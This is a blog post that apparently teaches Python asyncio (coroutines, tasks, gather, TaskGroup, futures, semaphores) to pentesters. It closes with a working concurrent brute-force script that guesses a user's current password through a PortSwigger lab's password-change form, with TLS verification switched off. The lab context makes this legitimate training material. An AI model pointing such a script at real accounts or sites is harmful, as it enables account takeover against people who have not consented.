Hi there, this doc is gonna be loooong so you might need to grab some coffee
In penetration testing, speed can make all the difference (as soon as you’re not getting caught). The faster your scripts can send requests, gather responses, and process results, the more time you have to focus on actual analysis. With normal synchronous Python scripts, every task waits for the one before it to finish safe, but slow.
That’s why I turned to async programming with asyncio. By running multiple tasks at once, asyncio transformed one of my scripts from sluggish to blazing fast, even outperforming Burp Suite Pro in certain cases. In this post, I’ll share how I used asyncio in a real pentesting lab and why it’s quickly becoming one of my favorite tools for automation.
What is Asynchronous programming ?
Imagine if you write a code like this
def download_file(file):
    print("Downloading {file}")
    time.sleep(2) #imagine file takes 2 seconds to download
    print("{file} Downloaded")

def main():
    downlaod_file("file1")
    download_file("file2")

main()
in a code like this if the file needs 2 seconds to download it will need 4 seconds to be done the output will be like this
Downloading file1
2 seconds sleep
file1 Downloaded
Downloading file2
2 seconds sleep
file2 Downloaded
but what if i told you that i can make it use 2 seconds only ?
- 2 seconds difference ? yeah not a big deal right ? but the trick here that in real scripts you’re not sending 2 requests you are sending hundreds of them maybe even thousands so it will save a lot of time
Concurrency
there is a lot of code structure that makes you apply concurrency in code.
but what is concurrency in first place ? it’s the idea of structuring programs so multiple tasks can progress together
and there is more than one way to apply that
Multi-threading → Multiple threads in one process which is good for I/O-bound tasks (network calls, reading files) but we don’t wanna overhead the CPU for some script
Multi-processing → Spawns multiple processes which is True parallelism and great for CPU-bound work but it is heavier that threading
Asynchronous → Single-threaded, cooperative multitasking, Best for high-volume I/O tasks (like thousands of HTTP requests) which is what we are looking for specially because it provides low overhead on processor
Asynchronous Programming
we are gonna make the application look like it is running multi-threaded but in fact it is single threaded, when a request takes a break (I/O operation) it won’t hold the app but it will give up its place to another request and so on, one it one out
Python Async io
so i will be using python to illustrate the idea but you can use any language you want
Event loop in Asyncio
it is like a circle that all tasks running around to get its chance to get executed
if one task got its chance into that circle and got executed and needed some I/O time it won't waste time by keeping the other tasks out of the circle but it will step aside and make a room for other task to get in the circle with it to get executed
when the I/O is done the task will be completed and so on
Coroutine
Coroutine is a special kind of function that can pause and resume later
and we use the
asynckeyword to define that kind of coroutine functions
import asyncio
async def main():
    print("start of main coroutine")

asyncio.run(main())
the coroutine functions doesn't run directly on call but it returns coroutine object
so if we called just
main()withoutasyncio.run(main())it won't run but it will just return something called coroutine object, but we called the function inside theasyncio.run()we won't see the difference because it will return the object and use it to run the coroutine directly without us noticing
the await keyword is what actually executes (or resumes) coroutine and it can't be used outside async function, lets take a look at this example
import asyncio

async def fetch_data(delay):  # defines a coroutine that simulates time-consuming task
    print('Fetching data...')
    await asyncio.sleep(delay)  # simulates I/O operation with a sleep
    print("Data Fetched")
    return {
        "data": "some data"  # return some data
    }

async def main():  # define another coroutine that calls the first coroutine
    print("start of main coroutine")
    task = fetch_data(2)

    result = await task  # await the fetch_data coroutine, pausing execution of main until the fetch_data completes
    print(f"received result: {result}")
    print("end of main coroutine")

asyncio.run(main())  # run the main coroutine
so the output will be

you might think so if the await pauses the execution where is the difference it looks like it is a synchronous function as we are waiting for result, that's a valid point but only in that example because we gave the event loop only one coroutine so the event loop while pausing will look around and ask if there is something else to do and while there is nothing else to do nothing can be done it will just wait, but if we look at this example
import asyncio

async def fetch_data(delay):  # defines a coroutine that simulates time-consuming task
    print('Fetching data...')
    await asyncio.sleep(delay)  # simulates I/O operation with a sleep
    print("Data Fetched")
    return {
        "data": "some data"  # return some data
    }

async def background():  # another coroutine
    for i in range(5):  # normal loop
        print(f"background {i}")  # print which step are we at
        await asyncio.sleep(0.4)  # wait for 0.4 seconds which means 5 steps are exactly 2 seconds the waiting time of the fetch data

async def main():  # define another coroutine that calls the first coroutine
    print("start of main coroutine")
    task = fetch_data(2)
    result = await task  # await the fetch_data coroutine, pausing execution of main until the fetch_data completes
    print(f"received result: {result}")

    background_task = background() # creates coroutine object. this line isn't reached yet
    await background_task # executes it.
    print("end of main coroutine")

asyncio.run(main())  # run the main coroutine
still there is no difference it will also wait for first one to be done and then go for second one
why does this happen ?
even though we made 2 coroutines but we didn't schedule them to the event loop before task 1 starts
How to Schedule a task, first way !
one of the ways to schedule a task is asyncio.create_task(function_name())
async def main():  # define another coroutine that calls the first coroutine
    print("start of main coroutine")
    task = asyncio.create_task(fetch_data(2))
    result = await task  # await the fetch_data coroutine, pausing execution of main until the fetch_data completes
    print(f"received result: {result}")

    background_task = asyncio.create_task(background())
    await background_task
    print("end of main coroutine")
still nothing happen because i schedule the background task after the first one already paused the main coroutine
so TL;DR you have to create the 2 tasks before you await any one of them if you need event loop to switch between them
import asyncio
async def fetch_data(delay):  # defines a coroutine that simulates time-consuming task
    print('Fetching data...')
    await asyncio.sleep(delay)  # simulates I/O operation with a sleep
    print("Data Fetched")
    return {
        "data": "some data"  # return some data
    }

async def background():  # another coroutine
    for i in range(5):  # normal loop
        print(f"background {i}")  # print which step are we at
        await asyncio.sleep(0.4)  # wait for 0.4 seconds which means 5 steps are exactly 2 seconds the waiting time of the fetch data

async def main():  # define another coroutine that calls the first coroutine
    print("start of main coroutine")
    task = asyncio.create_task(fetch_data(2))
    background_task = asyncio.create_task(background())
    result = await task  # await the fetch_data coroutine, pausing execution of main until the fetch_data completes
    print(f"received result: {result}")
    await background_task
    print("end of main coroutine")

asyncio.run(main())  # run the main coroutine
and here comes the wonder

even though the create_task schedule and run but we still to do await
why should we use await even though it will run ?
risk it being cancelled early
won't know when it is done
can't access results
why it might get cancelled ? because we didn't pause the execution of main coroutine so once it is done the application will exit so if the main coroutine is short like printing a statement without await we will exit after that statement is printed even if the second coroutine like background or fetch isn't done yet
What happens if the paused coroutine done its I/O and the running coroutine right now doesn't have any I/O to do ?
think of the question like this
I gave my position to someone because i don’t need right now but when i needed it he wasn’t done yet will i kick him out or i will wait for him to finish
import asyncio
async def fetch_data(delay):  # defines a coroutine that simulates time-consuming task

    print('Fetching data...')
    await asyncio.sleep(delay)  # simulates I/O operation with a sleep
    print("Data Fetched")
    return {
        "data": "some data"  # return some data
    }

async def background():  # another coroutine
    for i in range(5):  # normal loop
        print(f"background {i}")  # print which step are we at
        await asyncio.sleep(0.4)  # wait for 0.4 seconds which means 5 steps are exactly 2 seconds the waiting time of the fetch data
    print("Background Task Completed")
    print("Background Task Finished")
    print("Background Task Did Finish")

async def main():  # define another coroutine that calls the first coroutine
    print("start of main coroutine")
    task = asyncio.create_task(fetch_data(2))
    background_task = asyncio.create_task(background())
    result = await task
    print(f"received result: {result}")
    await background_task
    print("end of main coroutine")

asyncio.run(main())  # run the main coroutine
so what happened is that we scheduled both of them → and awaited first one → blocked I/O so we switched to second coroutine (background) but the background doesn't have any sleep after the 2 seconds so should it keep running and then return to the fetch_data or it should go back to fetch data then comeback to complete the background
this situation is tricky and It’s result isn’t guaranteed, it could do any of the options but usually it will resume the paused first
so lets look at this code
async def main():  # define another coroutine that calls the first coroutine
    print("start of main coroutine")
    task = asyncio.create_task(fetch_data(2))
    background_task = asyncio.create_task(background())
    result = await task
    print(f"received result: {result}")
    print("end of main coroutine")
just the exact code above but i deleted await background in that main function
remember when we said that if we didn't use await it might get cancelled early here is a proof of that
what is guaranteed in that code that it will print
main coroutine
fetching data
background from 0 to 4
what happens after that is
you might complete the background and it will print the end statements of background
it might also go back to fetch data then comeback to background
but there is a good one that might happen ?
- it could go to fetch data and then go back to the main result and we didn't await for background so it will print received results and end of main routine and exit without printing what we expected
note that await → pauses the coroutine and waits for the other coroutine to get the results back it also → makes sure to continue where we paused
How to Schedule a task, second way !
so instead of creating each task on its own, we will use what's known as gather function
it is a faster way to create multiple tasks, and await them in the same line of code
import asyncio

async def fetch_data(id, sleep_time):
    print(f"Coroutine {id} starting to fetch data")
    await asyncio.sleep(sleep_time)
    return {
        "id": id,
        "data": f"sample data from coroutine {id}"
    }

async def main():
    results = await asyncio.gather(fetch_data(1,2), fetch_data(2,1), fetch_data(3,3))

    for result in results:
        print(f"received result: {result}")

asyncio.run(main())
you can even work with list comprehension in gather function to faster the tasks creation even more but the problem with gather
it isn't very good with errors handling so if one coroutine raises an error will stop the coroutines if you didn't handle each error manually
but there is an option to use
await asyncio.gather(func(), func(), func(), return_exceptions=True)which is gonna return exception at result instead of breaking the program
How to Schedule a task, third way !
using TaskGroup, is the same as gather but with a better error propagation and task cancellation lets see the difference
Both cancel remaining tasks on failure, but:
gather(): Gets only the error that caused the exception (the first one it encounters)TaskGroup: Collects errors on its way back (any exceptions that occurred before cancellation could stop them) in next script it is gather but withreturn_exceptions=Falsewhich is the default
in next script it is gather but with return_exceptions=False which is the default
import asyncio
import time

async def fetch_data(name, delay, should_fail=False):
    print(f"Fetching {name}...")
    await asyncio.sleep(delay)

    if should_fail:
        raise ValueError(f"Failed to fetch {name}")

    print(f"Successfully fetched {name}")
    return f"Data from {name}"

async def main():
    print("=== Using asyncio.gather ===")

    try:
        results = await asyncio.gather(
            fetch_data("API-1", 0.5, should_fail=True),
            fetch_data("API-2", 0.5, should_fail=True),
            fetch_data("API-3", 1.5),
            fetch_data("API-4", 2.0)
        )
        print("Results:", results)

    except Exception as e:
        print("Caught exception:", e)

if __name__ == "__main__":
    start_time = time.time()
    asyncio.run(main())
    end_time = time.time()
    print(f"Execution time: {end_time - start_time:.2f} seconds")
so the output will look like this and this isn't a clean execution because we didn't return another error raised which is API-2 and this happens because gather cancels all tasks on first failure and returns only the exception that caused that error unless you use return_exceptions=True which will return this

but with TaskGroup it is gonna cancel all tasks also but return all found exceptions so far specially if both errors are raised at the same moment like next script
import asyncio
import time
async def fetch_data(name, delay, should_fail=False):
    print(f"Fetching {name}...")
    await asyncio.sleep(delay)
    if should_fail:
        raise ValueError(f"Failed to fetch {name}")

    print(f"Successfully fetched {name}")
    return f"Data from {name}"

async def main():
    print("=== Using asyncio.TaskGroup ===")
    try:
        async with asyncio.TaskGroup() as tg:
            task1 = tg.create_task(fetch_data("API-1", 0.5, should_fail=True))
            task2 = tg.create_task(fetch_data("API-2", 0.5, should_fail=True))
            task3 = tg.create_task(fetch_data("API-3", 1.5))
            task4 = tg.create_task(fetch_data("API-4", 2.0))

        # Get results if all tasks succeeded
        results = [task1.result(), task2.result(), task3.result(), task4.result()]
        print(f"All results: {results}")
    except* ValueError as eg:
        print("Errors occurred:")
        for i, exception in enumerate(eg.exceptions, 1):
            print(f"  {i}. {exception}")

if __name__ == "__main__":
    start_time = time.time()
    asyncio.run(main())
    end_time = time.time()
    print(f"Execution time: {end_time - start_time:.2f} seconds")
and this is the output, what happens that they both returned from sleep at the same time so both raise error around he same exact moment there is a difference but the internal handling of errors on both is what causes this Timing of Exception Processing both cancel the tasks but
gather(): Fails fast - processes the first exception immediatelyTaskGroup: Waits to collect all exceptions that occur during the brief cancellation window
and this difference appears actually if you look at this
# gather() - traditional single exception
try:
    await asyncio.gather(...)
except Exception as e:  # Only one exception

# TaskGroup - exception groups (PEP 654)
try:
    async with asyncio.TaskGroup():
        ...
except* Exception as eg:  # ExceptionGroup containing multiple
    for exc in eg.exceptions:
        ...
the TaskGroup expects multiple errors so if i used except Exception with Task group without the * for unpacking i will get an error

even though when i made sure that there is only one error will return, still got that error and all this happens because something called futures and we will get to it later
another reason for that
# gather() - can only store one exception
master_future.set_exception(first_exception)  # Overwrites any previous

# TaskGroup - accumulates exceptions
exception_list.append(exception1)
exception_list.append(exception2)
exception_list.append(exception3)
Futures
future is an object that represents computation that hasn't completed yet think of like a promise or a placeholder either by:
Completion (
set_result(value))Failure (
set_exception(error))Cancelled (
.cancel())Done --> Whether the future is finished (success, error, or cancel)
so it returns two states
done or not
done by what state exactly --> completion, failure, cancelled
master_future = asyncio.Future() # gather() internally does something like:

# When first task fails:
master_future.set_exception(first_exception)  # Future can only hold ONE exception
# Other exceptions are lost because Future is already "done" with an exception# TaskGroup internally does something like:
task_futures = [] # List of individual futures
exception_list = [] # Separate collection for exceptions
# When tasks fail:
for future in task_futures:
if future.done() and future.exception():
exception_list.append(future.exception()) # Collect ALL exceptions
# Then wraps them in ExceptionGroup
raise ExceptionGroup("Multiple exceptions", exception_list)Semaphore
it is the control tool that limits how many tasks can access a resource at the same time
import asyncio

sem = asyncio.Semaphore(3)  # allow 3 concurrent accesses

async def task(id):
    print(f"Task {id} waiting...")
    async with sem:  # acquire the semaphore
        print(f"Task {id} acquired semaphore ✅")
        await asyncio.sleep(2)
        print(f"Task {id} releasing semaphore ❌")

async def main():
    await asyncio.gather(*(task(i) for i in range(6)))

asyncio.run(main())
imagine it like an office the office's door start at
async with semand from that point there is a max size in that office so in last example we couldn't handle more than 3 people at same timebut if those people took too much time doing something we can step outside and prep the next group to have there turn
print(waiting)in this case
real-world example (easier to understand)
this is the script for one of portswigger Labs, it was about Authentication attacks with the title Lab: Password brute-force via password change
in this Lab we wanted to brute force current password parameter but we get blocked when we do too much wrong password attempts
so we have to re-login before each attempt to grab a new session and grab CSRF token
but with all that much of requests and brute-forcing that will take a lot of time even with burp-suite pro edition it will take a lot of time
so why won’t we make a script for it ?
the script is commented by an AI model so pay some attention (might have missed something)
import asyncio        # Used for asynchronous programming and event loop
import aiohttp        # Async HTTP client for making non-blocking requests
import sys            # For writing progress updates to stdout
import ssl            # For SSL/TLS handling
import requests       # Synchronous HTTP client (used here to get session cookies)
import aiofiles       # Async file operations (non-blocking logging to file)

# Disable SSL verification warnings for requests (unsafe, but common in labs)
requests.packages.urllib3.disable_warnings()

# Create an SSL context to ignore certificate verification (again unsafe, but for labs)
ssl_context = ssl.create_default_context()
ssl_context.check_hostname = False
ssl_context.verify_mode = ssl.CERT_NONE

# Target URLs for login and password change functionality
url1 = 'https://0a25006e038733c180bcbc9200840041.web-security-academy.net/login'
url2 = 'https://0a25006e038733c180bcbc9200840041.web-security-academy.net/my-account/change-password'

# HTTP headers to mimic a browser
headers = {
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate, br, zstd',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Referer': 'https://0ab200c10355667782fbb00700920053.web-security-academy.net/my-account?id=carlos'
}

# List of password attempts (bruteforce list)
attempts = [
    'list of attempts'
]

# An asyncio.Event to signal when the correct password is found
found = asyncio.Event()

# Function to get a valid session cookie using synchronous requests
def get_session():
    print('fetching session')
    data = {
        'username': 'wiener',
        'password': 'peter'
    }
    # Log in with known credentials (wiener:peter)
    r = requests.post(url1, headers=headers, data=data, verify=False, allow_redirects=False)
    print(r.status_code)

    # Extract the session cookie from the response
    cookies = {
        'session': r.cookies.get('session')
    }
    print(cookies)
    return cookies

# Async coroutine to try a password
async def attempt_password(sem, session, cookies, pwd, i):
    async with sem:  # Semaphore limits how many concurrent requests run at once
        if found.is_set():  # If password already found, skip this attempt
            return

        # Print progress to console (without newlines, overwrite style)
        sys.stdout.write(f'\r Attempt Number: {i}')
        sys.stdout.flush()

        # Data to submit for password change attempt
        data = {
            'username': 'carlos',
            'current-password': pwd,
            'new-password-1': '123',
            'new-password-2': 'abc'
        }

        try:
            # Send async POST request to password change URL
            async with session.post(url2, cookies=cookies, headers=headers, data=data, ssl=ssl_context) as r:
                resp = await r.text()  # Read the response body

                # If this string is in the response, it means the current password was correct
                if 'New passwords do not match' in resp:
                    found.set()  # Signal to others that password was found
                    print(f'Found password: {pwd}')

                # Write result of attempt to log file asynchronously
                async with aiofiles.open('./log.txt', 'a') as file:
                    await file.write(
                        f'[{r.status}] Tried: {pwd}, {cookies} === And Result is {"Found" if found.is_set() else "Not yet"}\n'
                    )

        except Exception as e:  # Catch any networking errors
            print(f'\n [-] Error: {e}')

# Main coroutine that manages everything
async def main():
    cookies = get_session()  # First fetch valid session cookies

    sem = asyncio.Semaphore(10)  # Limit concurrency to 10 requests at once

    # aiohttp connector that ignores SSL issues
    connector = aiohttp.TCPConnector(ssl=ssl_context)

    # Create an aiohttp session for all async requests
    async with aiohttp.ClientSession(connector=connector) as session:
        # Build list of coroutine tasks for all password attempts
        tasks = [
            attempt_password(sem, session, cookies, pwd, i+1)
            for i, pwd in enumerate(attempts)
        ]
        # Run all tasks concurrently
        await asyncio.gather(*tasks)

# Entry point of the script
if __name__ == '__main__':
    asyncio.run(main())  # Run the event loop starting at main()
and with that script i solved the Lab under 4 minutes
from 45 minutes with sequential python to 23 minutes with burp pro to 4 minutes with asyncio
Wrapping up
so that was it -what ! do you need more it looks like it’s gonna be 40 minutes read-
It’s Okay that you still didn’t figure it out all at once but you have AI models go have some chit chat with any of them for deep understanding
stay tuned for a lot of stuff coming out soon -doing a lot of scripting and tools this days-
feel free to reach out to me

Adios Amigos